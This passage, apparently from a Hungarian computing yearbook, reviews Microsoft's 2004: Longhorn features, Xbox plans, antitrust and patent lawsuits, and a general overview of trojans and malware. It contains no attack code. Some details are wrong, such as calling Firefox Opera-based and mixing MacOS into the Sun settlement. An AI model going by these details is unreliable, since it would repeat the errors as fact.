- Az „Aero", a háromdimenziós kezelőfelület, melyben a megnyitott ablakok különböző mélységben kerülnek ábrázolásra, árnyékot vethetnek egymásra, illetve részlegesen áttetszővé válhatnak.
- Az „Indigo" kódnevű kommunikációs alrendszer, mely a webszolgáltatási architektúra köré épülő összekapcsolt rendszerek készítését és futtatását biztosítja. Az „Indigo" biztonságosabb és megbízhatóbb tranzakció alapú üzenetkezelést és az egyes rendszerek közt jobb együttműködést valósít meg.
- Az intelligens rendszervédelemnek köszönhetően a Longhorn és az elkövetkező Windows-ok automatikusan fel tudják majd ismerni a potenciális támadások egy részét, és megpróbálják elhárítani azokat (akár a felhasználó figyelmeztetése nélkül is). Ez kiterjed a hálózati forgalomban, vagy az alkalmazások memória- és processzorhasználatában jelentkező anomáliák felismerésére és az általuk jelentett fenyegetés automatikus semlegesítésére.
- A „dinamikus rendszervédelem" nyilvántartja majd azt is, hogy a felhasználók milyen frissítéseket telepítettek a gépre, és automatikusan módosítja majd a tűzfalat és a biztonsági beállításokat, a még „foltozatlan" (javítóprogrammal nem javított) sebezhetőségek megerősítésének érdekében. Például a rendszer meg fogja tagadni bizonyos kiegészítő komponensek használatát abban az esetben, ha azokban egy új sebezhetőségre leltek, de a felhasználó még nem telepítette gépére az ahhoz kapcsolódó biztonsági réseket lezáró foltot (patch-t).
- A „Monad" kódnevű új eszköz lehetővé teszi majd a rendszergazdák számára, hogy egyszerű parancssori utasításokkal konfigurálják át számítógépük legkülönbözőbb beállításait. (A vírusirtó-szoftverek fejlesztői szerint ez az al-

rendszer a vírus- és féregprogramok egy új generációjának megjelenéséért lesz felelős.)
- A Longhorn alrendszereinek hivatalos nevét - egyedi megoldással - a béta-tesztelők fogják kiválasztani többségi szavazással a Microsoft által felajánlott lehetőségek közül.

A Microsoft az Avalont és az Indigot tartalmazó Windows WinFX fejlesztői technológiákat 2006-tól a Microsoft Windows XP és a Windows Server 2003 rendszereken belül is elérhetővé teszi. Így a fejlesztők olyan alkalmazásokat írhatnak, amelyek több százmillió PC-n futhatnak. Ez esetben viszont már megéri mérlegelni, érdemes-e befektetni a WinFS nélküli új rendszerbe, ha a Windows XP és a Windows Server 2003 tudása megközelíti a Longhornét.

Piacra bocsátotta a Xamlon cég a „Xamlon Professional 1.0" elnevezésű szoftverét, mely olyan vektoros és háromdimenziós grafikákat is használ, amelyeket a Microsoft csak az Avalonban mutat be. A négyszáz dollárba kerülő Xamlon a Windows régebbi változatain is működik és egyéves frissítési támogatást tartalmaz. A Xamlon cég elismerte, hogy szoftverük az Avalon könnyített kiadású klónja, és alapja a Microsoft-os XML nyelv. A szoftver segítségével XML alapú webes alkalmazások készíthetők a hagyományos eljárásokhoz képest 75%-os időmegtakarítással.

A Microsoft 2004. májusában mutatta be a Longhorn operációs rendszer első, hivatalosan is elérhető alfa változatát. A tesztváltozat a Microsoft MSDN előfizetői számára hozzáférhető, mérete 770 MB. A hivatalos béta változatot 2005. februárjára ígérte a Microsoft. A Longhorn késlekedésének az Intel sem örül, mert már kifejlesztett 64 bites processzorait valószínűleg csak két év múlva fogja tudni nagy tételben értékesíteni. A Linuxos fejlesztők komolyan tartanak a készülő Longhorntól. A Mozilla (webböngésző) és a Gnome (desktop) fejlesztői közösen akarnak egy webböngésző-rendszerű operációs rendszert kialakítani, melynek alapját - a Microsoft-os XML helyett - a Linux-os Extensible User Interface Language (XUL) nyelvezet alkotná.

• **Xbox (tervek)**

2005. második felére ígérik az Xbox következő változatát. Három darab 64 bites IBM G5 processzor által biztosított - egy átlagos asztali számítógépénél nagyobb - számítási kapacitásával, ATI videokártyájával és - a jelenlegi 64 MB helyett - 256 vagy 512 MB-os memóriájával a játékkonzol nagy riválisa lesz a PlayStation-nak. A Microsoft két beszállító-partnerét is lecserélte (az első Xbox-ban Intel processzor és nVidia videokártya található). Jelentős újítás, hogy a konzolban takarékossági és súlycsökkentési szempontok miatt nem lesz merevlemez, a játékokat DVD-n vagy a 2005-ben megjelenő Blu-ray (még több adatot tartalmazó) lemezeken hozzák forgalomba.

• **Perek**

Az elmúlt két év során a Microsoft a konstruktívabb viszony kialakításán dolgozott eddigi piaci ellenfeleivel. Ennek eredményeképpen partnerei száma növekszik, a zajos pereskedések száma csökken. Több esetben peren kívüli megállapodással vetett véget a jogi vitáknak.

Véget ért a Microsoft és a Sun Microsystems háborúja. Áprilisban peren kívüli megállapodással oldották meg vitás kérdéseiket és egy tíz évre szóló együttműködési szerződést kötött a két cég. Az együttműködési szerződés fő pontjai a következők:

- A Microsoft 700 millió dollárt fizetett a Sun-nak a vitás jogi kérdések rendezésére, és további 900 millió dollárt, szabadalmi kérdésekkel kapcsolatban. Megállapodtak továbbá, hogy szerzői jogdíjat fizetnek egymás technológiájáért. Ennek keretében a Microsoft 350 millió dollárt fizetett ki előre, a Sun pedig akkor köteles jogdíjat fizetni, amikor szerver-termékeiben Microsoft-technológiát alkalmaz. A Microsoft gyorsan piacra is dobta az Apple Mac 8-, Apple Mac 9- és MacOSX-kompatibilis programjait, melyek jól ismert Windows alkalmazások (Office for Mac, Virtual PC for Mac, Windows Media Player for Mac). A megegyezés közel 1,95 milliárd dolláros bevételt jelentett a Sun számára.
- A két cég megállapodott, hogy lemondanak azon jogukról, amelynek értelmében egymással szemben a múltban elkövetett szabadalomsértésekből fakadó követeléseiknek bírósági úton szerezzenek érvényt. Az Egyesült Államokban zajló bírósági pert azonnal meg is szüntették. A két vállalat abban is megegyezett, hogy tárgyalássorozatot indít egy köztük kötendő szabadalmi keresztlicenc-szerződésről. A Sun elégedett, teljesültek azon céljai, melyeket a Microsofttal szemben az Európai Unió által foganatosított intézkedések révén kívánt elérni.

- Műszaki együttműködés, melynek fő célja a Windows és a MacOS rendszerek közötti átjárhatóság javítása. A szerződés értelmében mindkét vállalat betekintést nyer a másik kiszolgáló-alapú (asztali PC) technológiáinak bizonyos részleteibe, és ezt az információt jobb együttműködésre képes szerverszoftverek fejlesztésére használhatják fel. Az első időszakban a Sun Solaris és a Microsoft Windows operációs rendszerek összehangolása és a két platform webszolgáltatásainak kompatibilitása volt a fejlesztőmunka gerince, de ez később több, más fontos területre, köztük az elektronikus levelezésre és az adatbázis-kezelő szoftverekre is kiterjed. A szerződés eredményeként a Sun és a Microsoft mérnökei közös munka keretében egyszerűsítik az információ-megosztást a Microsoft Active Directory és a Sun Java System Identity Server között, aminek köszönhetően könnyebben kezelhetővé és biztonságosabbá válhatnak a számítástechnikai rendszerek. (Például a felhasználók identitásának, illetve a hitelesítésnek és az engedélyezésnek kezelésére használt közös szoftver által.)
- A Sun aláírta a Windows asztali operációs rendszer kommunikációs protokolljainak licencét.
- A Sun Xeon és Opteron processzoros kiszolgálói pedig megkapták a Windows-tanúsítványt. Már a Windows 64 bites tesztváltozatai is támogatják a Xeon processzorokat.
- A Microsoft továbbra is biztosíthat Java terméktámogatást olyan alkalmazásokhoz, melyeket a felhasználók a Microsoft rendszerekben használnak (pl. Java Virtual Machine, Java 2 Runtime Environment).
- Nagy erővel folyik a Java és a .NET technológia műszaki összehangolása. A Microsoft előadássorozatokat rendez a Sun Java és a Microsoft .NET keretrendszer együttműködésének hatékony megvalósításáról. Ezeket a Microsoft-tól és a Sun-tól független cég fogja prezentálni.
- A Web Services Management specifikáció kidolgozásában sok más partnerrel együtt a Sun és a Microsoft is részt vett (lásd később).

A szerződés komoly előrelépés, ösztönzi a szoftverfejlesztést, vásárlói szemszögből pedig lehetővé teszi a különböző, de egymással kompatibilis szoftverek kombinálását.

A vállalatok között továbbra is erős verseny folyik, nem lett sokkal barátságosabb a viszony az informatikai piac szemszögéből. A Sun-nak júniusban sikerült kiütnie a Microsoft-ot az Allied Irish Bank (AIB) szolgáltatói pozíciójából, valamint az AIB 7500 asztali számítógépére is Java Desktop System került az addigi Windows-ok helyett. Csak találgatni lehet az üzlet értékével kapcsolatban. A konkurenciaharc folytatását erősíti a Sun azon akciója is, hogy megjelenése után nem sokkal mindenki számára elérhetővé tette a Solaris 10 operációs rendszert. A Unix-alapú rendszer ingyenesen használható (bárki által, bármennyi gépre, akár magán, akár üzleti felhasználásra), és a biztonsági

frissítésekért sem kér pénzt a Sun. Fizetni csak a további frissítésekért és javításokért kell. A legtöbb platformon futtatható, támogatja a 32 és 64 bites Sun SPARC, valamint a 32 és 64 bites x86 AMD és Intel processzorokat és a Hyper-Threading technológiát. A 2004-ben létező egyik legfejlettebb operációs rendszer kifejlesztése kb. 500 millió dollárba került, rengeteg újdonságot tartalmaz, de ezek ismertetése nem célja könyvünknek. A kereskedelmi változat 2005. márciusában jelenik meg, az ingyenes változat a http://wwws.sun.com/software/solaris/solaris-express/get.jsp URL-ről tölthető le.

A Novell - az antitröszt-per egyik főszereplője - elállt trösztellenes keresetétől, kivonult az Európai Bizottságnak a Microsoft ügyében folyó eljárásából, valamint lemondott a Netware-rel, és az összes egyéb termékkel és vállalkozással kapcsolatos követeléséről. A megállapodás szerint a Microsoft nem köteles technológiáinak és szellemi tulajdonjogainak licencét megosztani a Novell-lel, valamint a peren kívüli megállapodás „nem jelenti bármiféle helytelen magatartás elismerését a Microsoft részéről". A háttérben 536 millió dollár áll, melyet a Microsoft fizetett a Novellnek.

Egyetlen kivétel mégis akad, ez pedig a WordPerfect program, mely kapcsán a két cég nem jutott közös nevezőre. Ezt az ügyet jelenleg a utah-i (USA) bíróság próbálja megoldani. A Novell meghatározatlan veszteségekre hivatkozik, melyeket abban az időszakban szenvedett el, amikor a WordPerfect szövegszerkesztő és a Quattro Pro táblázatkezelő a Novell tulajdonát képezte. (A Novell 1994-ben szerezte a programokat a WordPerfect cég felvásárlásával, illetve a Quattro Pro-t Borland cégtől - állítása szerint akkori piaci értéküket 1 milliárd dollár volt -, és 1996-ban adta el mindkét szoftvert 170 millió dollárért a Corel cégnek). A Novell-nek jó esélyei vannak, mivel az Egyesült Államok kormánya által bizonyított tény, hogy a Microsoft törvénytelen módon tartotta fenn monopolhelyzetét a személyi számítógépek operációs rendszereinek és irodai alkalmazásainak piacán a vetélytársak kiszorításával. A vádirat szerint a Microsoft kritikusan fontos információkat tartott vissza a Windows-ról, amelyek hiányában a Novell nem tudott versenyképes irodai szoftvereket gyártani. A Microsoft ügyvédei szerint „meglepő, hogy a Novell csak most döntött a per indítása mellett egy olyan üzlet kapcsán, ami csak rövid ideig volt a kezében, és amin már nyolc éve túladott".

„Költséghatékony megoldás vállalatoknak" jelszóval és nagy lendülettel fogott a Novell a Suse Linux alapjaira épülő „Novell Linux Desktop" nevű operációs rendszerének fejlesztésébe.

Jelentős bevétel-, és piacvesztés miatt indított trösztellenes pert a Microsoft ellen a RealNetworks, a RealPlayer médiakezelő tulajdonosa. A vétkes ismét

a Windows Media Player és a Microsoft „ragadozó magatartása". A felperes 1 milliárd dollár kártérítésre tart igényt és a hasonló magatartás mellőzését követeli.

Újabb - az első trösztellenes per ítéletén alapuló, a Microsoft szoftverek túlszámlázásával (indokolatlanul magas licencdíjak, 387. oldal) kapcsolatos - csoportos fogyasztói perekből vásárolta ki magát a cég. Arizona és Massachusetts államok felperesei bónokat kapnak (Massachusetts állam 34 millió dollár értékben), melyet bármilyen szoftver-, vagy hardvertermék vásárlására költhetnek. Mindkét állam esetében az iskolák az abszolút győztesek, a bónok felét oktatási intézmények kapták.

Minnesotában is hasonló per van folyamatban. A minnesotai vádirat szerint az államban 1 millió ügyfél ellen összesen 9,7 millió esetben történt visszaélés 1994 és 2001 között. A követelt kártérítés összege 505 millió dollár (a kamatokkal együtt).

Kaliforniában a kialakult szokás szerint egy megnyert csoportos per után beadnak egy újabb csoportos keresetet. A 2003-as megnyert pere (387. oldal) után az 1999-ben indított túlszámlázási pert is megnyerte az állam (a kártérítés összege 1,1 milliárd dollár a több mint hatszázezer károsult magánszemélyre). A júliusban kihirdetett ítélet után pár héttel újabb kaliforniai keresetet nyújtottak be. Ezúttal a megyei és városi (San Francisco és Los Angeles) kormányzati hivatalok az Office-alkalmazások túlszámlázása, valamint a szabad szoftverválasztás akadályozása miatt perelték be a céget.

16 USA-beli szövetségi államban elutasították a túlszámlázással kapcsolatos beadványokat, mert kiderült, hogy a felhasználók nem magától a Microsofttól vásárolták szoftvereiket (hanem kereskedőtől), vagy pedig nem foglalkoznak magánvádas versenypiaci keresetekkel a jelenleg érvényes állami jogszabályok miatt.

A csoportos felhasználói perek eddig 1,5 milliárd dollár veszteséget okoztak a Microsoftnak. A cég álláspontja szerint a Windows ára alig változott, az Excel és Word termékeik ára pedig folyamatosan csökkent, ezért a Microsoft a valódi károsult.

A trösztellenes perek által inspirált megelőző jellegű megfigyelési tevékenységet folytatnak a céggel kapcsolatban az amerikai jogi és kormányzati szervek. Ez egyrészt a piaci magatartásra terjed ki (386. oldal), másrészt a szoftverfejlesztésre. Az amerikai igazságügyi minisztérium megfigyelés alatt tartja a Longhornt annak érdekében, hogy az minden tekintetben megfeleljen a trösztellenes perekben kialkudott egyezségben rögzített feltételeknek. Így

akarják megakadályozni, hogy esetleges szabálytalanságok esetén az operációs rendszer elkészültét követően a Microsoft az átalakítás lehetetlenségére hivatkozva hárítsa el a vádakat (387. oldal). A Longhornba a fejlesztők több olyan alkalmazást is integrálnak, melyekkel kapcsolatban a Microsoft ellen már folyt eljárás (webböngésző, vírusírtó, szórakoztatóipari bővítések). A Microsoft minden tekintetben együttműködik a hatóságokkal. Németország a hír hallatán közölte, minden katonai rendszeréből kitiltja a Microsoft termékeket, mert nincs szüksége olyan szoftverekre, melyek megalkotásánál az USA hírszerző ügynökségei bábáskodnak. A német kormányzat a jövőben a Siemens AG és a Deutsche Telekom AG titkosítási technológiáját használja majd.

Az Európai Unió versenyügyi főbiztosa márciusban elmarasztalta a Microsoftot az európai trösztellenes perben (387. oldal), a pénzbírságot 600 millió dollárban állapította meg. Az Európában rekordösszegűnek számító, 497 millió eurós bírságot a Microsoft júliusban, készpénzállományából fedezve egy összegben kifizette. Az ítélet arra kötelezte a céget, hogy Windows Media Player-mentes operációs rendszert szállítson az európai piacra és ossza meg versenytársaival azon információkat, melyek lehetővé teszik jobb és versenyképesebb szoftverek készítését. A Microsoft fellebbezett - annak ellenére, hogy 2003-ban még hajlandóságot mutatott a „csökkentett értékű" Windowsok bevezetésére (387. oldal) -, a cég szerint az ítélet helyrehozhatatlan üzleti károkat okozna. A fellebbviteli folyamat több évig is eltarthat, ezért Bo Vesterdorf - az Európai Unió Elsőfokú Bíróságának elnöke – 2004. december 20-án döntést hozott, hogy a jogi huzavona idejére felfüggeszti-e a márciusi ítéletet. A Microsoft számára kedvezőtlen döntés született: *2005. januárjától a Európai Unió területén csak a Windows Media Player-mentes operációs rendszerek hozhatók forgalomba.* A „Windows XP Reduced Media Edition" változat külső program telepítése nélkül nem lesz képes CD-t lejátszani. Az operációs rendszerben benne marad a „Sound Recorder" (Hangrögzítő) alkalmazás, amely azonban csak WAV formátumú hangok rögzítésére és lejátszására lesz képes. A csökkentett Windows változaton valószínűleg azok a médiaalkalmazások - például játékprogramok, vagy multimédiás oktatószoftverek - sem fognak rendesen működni, amelyek intenzíven építenek a Windowsokba integrált Media Player technológiára.

A Novell és a Computer and Communications Industry Association (CCIA) peren kívüli megállapodását követően a Real Networks maradt az egyetlen cég, amely aktívan fenntartja a trösztellenes vádakat a Microsofttal szemben, de az elsőfokú bíróság elnöke szerint a két cég távozásának ellenére az ügy tényállása nem változik, a Novell és a CCIA által előterjesztett dokumentumok és érvek benne maradnak a perben.

A legnagyobb gyártók (HP, IBM, Dell) szerint Európában a Windows Media Player a legnépszerűbb lejátszó. A Dell - az Acerhez és a Fujitsu-Siemenshez hasonlóan - előre telepíti a Media Playert a gépeire, ugyanakkor nem telepíti fel a konfigurációkra a konkurens Apple QuickTime-ot vagy a RealPlayert.

Az Európai Unió Versenyügyi Hivatala újabb vizsgálatot kezdeményezett a Microsoft (és a Time Warner) ellen, ezúttal a jogvédelmi eljárásokat kidolgozó cégek felvásárlásával kapcsolatban. Az elmúlt évben több ilyen profilú cég került a Microsoft tulajdonába, egyre inkább monopolhelyzetet teremtve a Data Right Management (389. oldal) számára a digitális jogkezelő rendszerek piacán.

Japán is beállt a Microsoft elleni trösztellenes perek résztvevőinek hosszú sorába. A Japán Versenyügyi Hivatal azt kifogásolja, hogy a Microsoft különböző korlátozásokat ír elő a tőle operációs rendszereket licencelő gyártók részére. Ez gyakorlatilag azt jelenti, hogy a szerződő fél szabadalmának a Microsoft általi megsértés esetén nem kezdeményezhet pert a cég ellen. A kitétel minden nagy gyártóra vonatkozik (pl. Sony, NEC). A Microsoft az ügy elfajulását látván (házkutatások, sorozatos bírósági idézések) bejelentette, hogy meg kívánja szüntetni ezt a korlátozást, de ennyi nem elég a japánoknak. A hivatal a kitétel visszamenőlegesen semmissé nyilvánítását akarja elérni, ami valószínűleg szabadalmi perek százait jelentené a Microsoft ellen.


Peren kívüli egyezséggel oldotta meg a Microsoft a Lindows-ügyet (377. és 388. oldal). A Microsoft 2003-ban - az amerikai tárgyalásokkal párhuzamosan - több európai államban kezdeményezett pert a Lindows.com ellen. Az európai perek többségéből a Microsoft került ki győztesen, a Lindows kezdett kiszorulni a térségből, operációs rendszerének nevét pedig átmenetileg „Lin---s"-ra változtatta. Az Egyesült Államokban azonban a Lindows.com volt nyerésben, méghozzá oly mértékben, hogy már a „Windows" márkanév megalapozottsága is ismét komoly veszélybe került. Valószínűleg ez késztette cselekvésre a Microsoftot. A megegyezés értelmében a Lindows.com cég szoftvereit a jövőben „Linspire" néven hozza forgalomba és átadja európai domain-jeit a Microsoftnak. Cserébe kapott 20 millió dollárt, valamint egy 4 évre szóló ingyenes licencet a Windows Media bizonyos komponenseire, melyet szabadon beépíthet szoftvereibe. Így a Linspire egyike lett azon kevés Linux-alapú operációs rendszereknek, melyek képesek a WMA formátumok kezelésére (egy másik ilyen rendszer a Unix-alapú Apple MacOS, mely az ingyenes Windows Media Player for MacOS révén képes WMA és WMV fájlok - 206. oldal – lejátszására). A Microsoftnak nem volt ínyére a Data Right Managementet átengedni Linux-ra, ezért Linspire alatt továbbra is lejátszhatatlanok maradtak a jogvédett tartalmak, pl. egyes zeneáruházakban megvásárolt dalok.

Nagy port kavart az Eolas által 2003-ban kezdeményezett - az ActiveX vezérlő használatával kapcsolatos - szabadalmi per (389. oldal). A Microsoft elvesztette a pert, ez 521 millió dollárjába került. Mivel az Eolas szabadalma gyakorlatilag minden, a böngészőkbe automatikusan betöltődő kiegészítő-modul használatára alkalmas eljárást lefed, ezért a Microsoft ActiveX-én kívül a Macromedia Flash Player, sőt, a Java számára is fenyegetést jelentett. A Microsoft a döntés után kilátásba helyezte az Internet Explorer teljes átszabását, az Eolas pedig előkészítette a Sun Microsystems és a Macromedia elleni szabadalmi keresetét. Ekkor azonban maga a World Wide Consortium elnöke (Tim Berners-Lee, „az internet atyja") is tiltakozott a döntés ellen mind hivatali minőségében, mind személyesen, és kérelmezte, hogy az Amerikai Szabadalmi Hivatal vizsgálja felül a szóban forgó szabadalmat. Az Eolas 1994-ben adta be kérelmét és 1998-ban kapta meg a szabadalmi jogokat. A W3C az ún. „prior art" (megelőző alkotás) révén kérdőjelezte meg a szabadalom érvényességét - a prior art az előfeltétele egy szabadalom megítélésének. Állítása szerint az ActiveX-vezérlő megvalósítására használható „EMBED" HTML-tag bevezetésére vonatkozó javaslat már több, mint egy évvel azelőtt elhangzott a W3C egy összejövetelén, mint hogy az Eolas benyújtotta volna a lényegében ugyanazt a technológiát rögzítő szabadalmi kérvényét. Az Egyesült Államok Szabadalmi Hivatala precedens nélküli eljárás keretében megsemmisítette az Eolas szabadalmát, amely az összes elterjedt böngészőprogramban használt egyik kulcstechnológiával ütközött volna. Az Internet Explorer - e tekintetben - olyan maradt, amilyen volt.

Pert indított egy 17 éves kanadai kamasz ellen a Microsoft. Mike Rowe bűne, hogy weblapját a saját neve és az előszeretettel használt „soft" szó kombinálása alapján nevezte el. A „MikeRoweSoft.com" domain-név bejegyzése a Microsoft szerint nem volt jó ötlet, mivel annak angol kiejtése („májkrószoft") megegyezik a cég nevével. A vállalat felszólította Rowe-t a domain átadására 10 dolláros kártérítés ellenében. A fiú sértőnek érezte a szerinte rendreutasító stílusú levelet és a domain regisztrálását sem fedező összeget, a domain árát 10.000 dollárban határozta meg. A Microsoft azóta zsarolással vádolja Rowe-t.

Jónéhány új szabadalmat ítélt meg az Amerikai Szabadalmi Hivatal a Microsoftnak, némelyikük várhatóan további feszültségeket, pereskedéseket fog indítani a közeljövőben. A cég az ezredforduló óta többször hangsúlyozta, hogy kiemelt figyelmet fog fordítani találmányai levédésére és azok kereskedelmi hasznosítására.

Egy 2000-ben beadott szabadalmi kérelmet ítélt meg a cég számára a Szabadalmi Hivatal, mely a „Run as..." („Futtatás mint...") eljárást védi le. A funkció évtizedekkel ezelőtt jelent meg a Unix rendszerekben „sudo" néven, később finomított változatban bekerült a Windowsba. A lehetőség biztosítja akár a rendszergazdai-jogokat is egy művelet erejéig, bármely felhasználó számára - természetesen biztonsági kockázatok nélkül (jelszó is szükséges). Valószínűsíthető, hogy ez a szabadalom is felülvizsgálatra fog kerülni.




Szabadalmat kapott a Microsoft a kettős egérkattintásra, a duplaklikkre. A szabadalom összefoglalója szerint „egy korlátozott képességekkel rendelkező eszköz alkalmazásgombjainak használatára" vonatkozik, mely többek közt „alternatív alkalmazási funkciók indítását teszi lehetővé a gomb lenyomva tartási idejének", illetve a duplakattintásnak függvényében. Az egérgombok használata 2004-től tehát védett eljárás lett, melynek értelmében a Microsoft jogdíjat is szedhetne azon szoftverek készítőitől, akik alkalmazzák ezt az eljárást. A kérelmet a cég 2002-ben adta be, feltalálóként két Microsoft-alkalmazottat nevezve meg. A cég levédett egy ugyancsak „ősi" technológiát, melyet már a legelső webböngészők is alkalmaztak. Az eljárás a HTML-oldalakon a hiperlinkek közötti váltást teszi lehetővé - egérhasználat nélkül - a Tab billentyű nyomogatásával. A szabadalom magában foglalja az eljárás azon tulajdonságát, hogy a böngészőprogram a Tab-bal kijelölt linkek bekeretezésével ad visszajelzést a műveletről. Az 1997-ben benyújtott kérelem elfogadása most igen jól jön a Microsoftnak, hiszen az Opera alapú Mozilla Firefox 1.0 megjelenése miatt már csak az összes internetező valamivel több mint 90%-a használja az Internet Explorert.

„Az emberi test felhasználásával történő áram- és adattovábbítás módját és eszközeit" dokumentáló szabadalom került négyévnyi vizsgálat után a Microsoft tulajdonába. A mobil kommunikációban és a viselhető számítógépek területén nagy perspektívát jelentő eljárás két jelenleg előrehaladott kutatási területe az emberi test elektromos jeltovábbító képessége (ami által a végeredmény egy vezeték nélküli önjáró buszrendszer), illetve a vércukor energiatartalmából feltölthető akkumulátorok fejlesztése (sikeresen teszteltek már szőlőkbe ültetett speciális energiacellákat). Talán a Microsoft fogja megvalósítani azokat a cyberpunk technológiákat, melyek révén a hardvert testén vagy tes-

tében viselő tulajdonos teljesen hétköznapi módon - étkezéssel üzemelteti, és puszta létezésével valósítja meg a digitális eszközök közti adatátvitelt?

A TV Interactive Data (TVI) cég 2002-ben indított pert a Microsoft ellen az AutoPlay technológia kapcsán, amely állítása szerint a TVI két szabadalmát sérti. Ez a funkció gondoskodik arról, hogy az operációs rendszer CD/DVD lemez vagy memóriakártya behelyezésekor automatikusan hajtson végre meghatározott feladatokat (pl. egy zenei CD beolvasása után magától megnyitja az alapértelmezett médialejátszót és elkezdi lejátszani). A Microsoft elvesztette a pert, de döntés csak december végén várható.



A Microsoft a végfelhasználókra is kiterjeszti a szellemi tulajdonjogokra (szabadalmak, védjegyek, szerzői jogok és üzleti titkok) vonatkozó garanciáját, azaz megvédi a végfelhasználókat a szabadalmakkal vagy más szellemi tulajdonjogokkal kapcsolatos jogvitákból eredő jogi költségektől és kártérítési igényektől. Ilyen garanciát eddig csak a mennyiségi licenctulajdonosok kaptak. A cég fokozatosan terjesztette ki a jogvédelmet ügyfeleire, a kártérítés felső határát 2003-ban szüntette meg. A garancia a Windows SQL és Exchange Server, a Windows operációs rendszer és az Office jelenlegi és korábbi verzióinak felhasználóira vonatkozik. (A 2003-as Lucent Technologies szabadalomsértés miatt beperelte a Microsoftot (388. oldal), majd a Microsoft érintőképernyős technológiájának használata miatt a Dell céget is. A Dellt a Microsoft szellemi tulajdongaranciája mentesítette a kártérítés alól, azaz a Microsoft fizette ki a Dell bírságát is.) Rossz nyelvek szerint ez csak reklám a jóformán semmilyen hasonló garanciát nem vállaló Linux ellen, de ez mindenképp ügyfélbarát lépés volt a Microsofttól.

A BTG International Inc. 2004. júliusában adta be kártérítési kérelmét egy kaliforniai bírósághoz a Microsoft és a Sun Microsystems ellen az online rendszerfrissítő szolgáltatások alapelvét rögzítő és levédő szabadalmára hivatkozva. A szabadalom szinte 100%-ban megegyezik a Windows Update-ben és a Software Update-ben (Apple MacOS), valamint még számos alkalmazásban (pl. vírusírtók) használatos funkciókkal, melyek a telepíthető - de még nem telepített - frissítéseket könyvtárszerkezetben ábrázolják. A BTG International Inc. 2000-ben kérte és kapta meg a szabadalmi jogokat két darab, 1994-ben kidolgozott és levédett eljárásra hivatkozva.

Ha a bíróság igazat ad a BTG-nek, a Microsoft és a Sun - a kártérítésen kívül - kénytelen lesz leállítani az operációs rendszereik internetes frissítését a licenc megvásárlásáig.

Az Amerikai Szabadalmi Hivatal elkezdte felülvizsgálni a Microsoft 1996-os FAT-licencét (389. oldal), mert a cég tavaly megállapított licencdíja (minimum 0,25 dollár) a számítógépeken kívül szórakoztatóelektronikai és digitális háztartási termékek millióit érintette világszerte. A Hivatal a prior art-ot kifogásolja azzal az indokkal, hogy az IBM és a Xerox több évvel azelőtti licencei nagyon hasonló alapúak. A Microsoft a licencdíj bevezetését nem bevételének növelésével, hanem a nyílt forráskód terjedésének akadályozásával indokolta.

- **Biztonság**

A Techconnect Security magazin egy Symantec-es jelentésre hivatkozva közölte, hogy körülbelül a PC-tulajdonosok kétharmadának gépe futtat rosszindulatú szoftvert. Minden harmadik gép fertőzött trójai programmal (lásd később), ugyancsak minden harmadik gépen van dialer (betárcsázó program, mely azonnal emeltdíjas telefonhívást kezdeményez). A tesztelés során felmért PC-k 14 százalékán valamilyen vírusnak, féregnek is a nyomára akadtak.

A vírusírás a figyelemfelkeltésről az évek során az anyagi haszonszerzés irányába mozdult el. A számítógépen tárolt információkat ellopó trójai programok voltak a „megélhetési vírusírás" első bizonyítékai. Alkalmasak a felhasználó számítógépen tárolt fontos információinak (pl. bankszámla-adatok, jelszavak, szoftverregisztráló kódok) továbbítására. A csínyek helyett anyagi károkat okozó programok felhívták a figyelmet a veszélyre, de a vírusírók az Interneten közzétették programjaik forráskódját, elősegítve azok újabb és újabb verzióinak létrehozását és a rosszindulatú felhasználók számának hirtelen megszaporodását. Az Internet terjedése új lehetőségeket teremtett: lehetővé tette a támadó számára hozzáférést a fertőzött gép erőforrásaihoz, majd hálózatba kapcsolásához. A hálózat pedig hatalom, mert megsokszorozza a hatékonyságot, azaz nagyméretű hatást tud gyakorolni. Ilyenek a túlterheléses támadások (az elmúlt években több ilyen támadás is megbénította a Microsoft szervereit), illetve a spamtovábbító hálózatok. A vírustechnológia finomhangolása pedig lehetővé tette, hogy az átlagfelhasználó ne gyanakodjon, ne vegye észre, hogy a gépe nem csak neki dolgozik, azaz minél tovább maradjon kihasználható. Ezen a szinten a számítástechnika biztonsága már világgazdasági és világpolitikai kérdés.
A vírusírók kemény magjának összetartó csoportja - 5 millió dolláros fejpénzért sem adták ki társai a Mydoom vírus íróját - ellenében a szoftvergyártók, a biztonságtechnikai cégek és a kormányzati szervek közösen és egyre szerve-

